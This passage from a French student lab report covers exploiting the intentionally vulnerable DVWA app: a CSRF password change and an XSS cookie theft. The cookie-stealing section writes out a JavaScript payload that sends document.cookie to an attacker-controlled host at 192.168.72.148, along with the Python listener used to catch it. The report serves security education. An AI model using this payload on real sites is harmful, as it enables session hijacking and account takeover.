
	</body>
</html>
```



Exploitation

Etant authentifié sur DVWA on ouvre la page piégée et le mot de passe change.


Le mot de passe de admin a été remplacé sans confirmation




4.3 Cookie Stealing

Dans un premier temps, l'application est analysée afin de détecter une vulnérabilité XSS en injectant du code HTML et JavaScript dans les champs vulnérables. Cette étape permet de confirmer que l'injection de script est exécutée dans le navigateur de l'utilisateur.

```
<script> alert('xss')</script>
```



Ensuite, on a examiné les attributs des cookies (comme HttpOnly et Secure) pour évaluer la possibilité d'accéder aux informations sensibles stockées dans ces cookies.




Une fois la vulnérabilité confirmée, un serveur d'attaque est mis en place pour collecter les cookies via une charge utile JavaScript spécialement conçue. Ce script envoie automatiquement les cookies de la session de l'utilisateur vers le serveur contrôlé par l'attaquant. serveur python pour récupérer cookie


```
python3 -m http.server
```

Charge utile Javascript, Ce script envoie automatiquement les cookies de la session de l'utilisateur vers le serveur contrôlé par l'attaquant.

```
<script>  var xhr = new XMLHttpRequest();  xhr.open("GET", "http://192.168.72.148:8000/collect?cookie=" + document.cookie, true);  xhr.send();
</script>
```



Enfin, après récupération du cookie de session, on modifie ce cookie dans le navigateur de l'attaquant pour usurper l'identité de l'utilisateur victime, démontrant ainsi la faille et les risques associés.



5 Conclusion

En résumé, ce TP nous a permis d'explorer de multiples facettes de la sécurité des communications et des systèmes embarqués. Nous avons débuté par la mise en place d'une communication UART sur la carte DVID, suivie de l'extraction et de l'analyse de firmwares pour récupérer des informations sensibles telles que des mots de passe codés en dur. Les modules dédiés à l'exploitation des vulnérabilités, notamment la SQL Injection, le CSRF et le vol de cookies, ont démontré concrètement comment une faille logicielle peut exposer des données critiques et faciliter des attaques. Enfin, la manipulation des communications Bluetooth (en modes RX et TX) a illustré l'importance d'une sécurisation des transmissions sans fil dans un contexte IoT. Ce TP souligne l'importance de l'intégration de bonnes pratiques de sécurité à chaque niveau, depuis le flashage des firmwares jusqu'à la protection des interfaces réseau et série.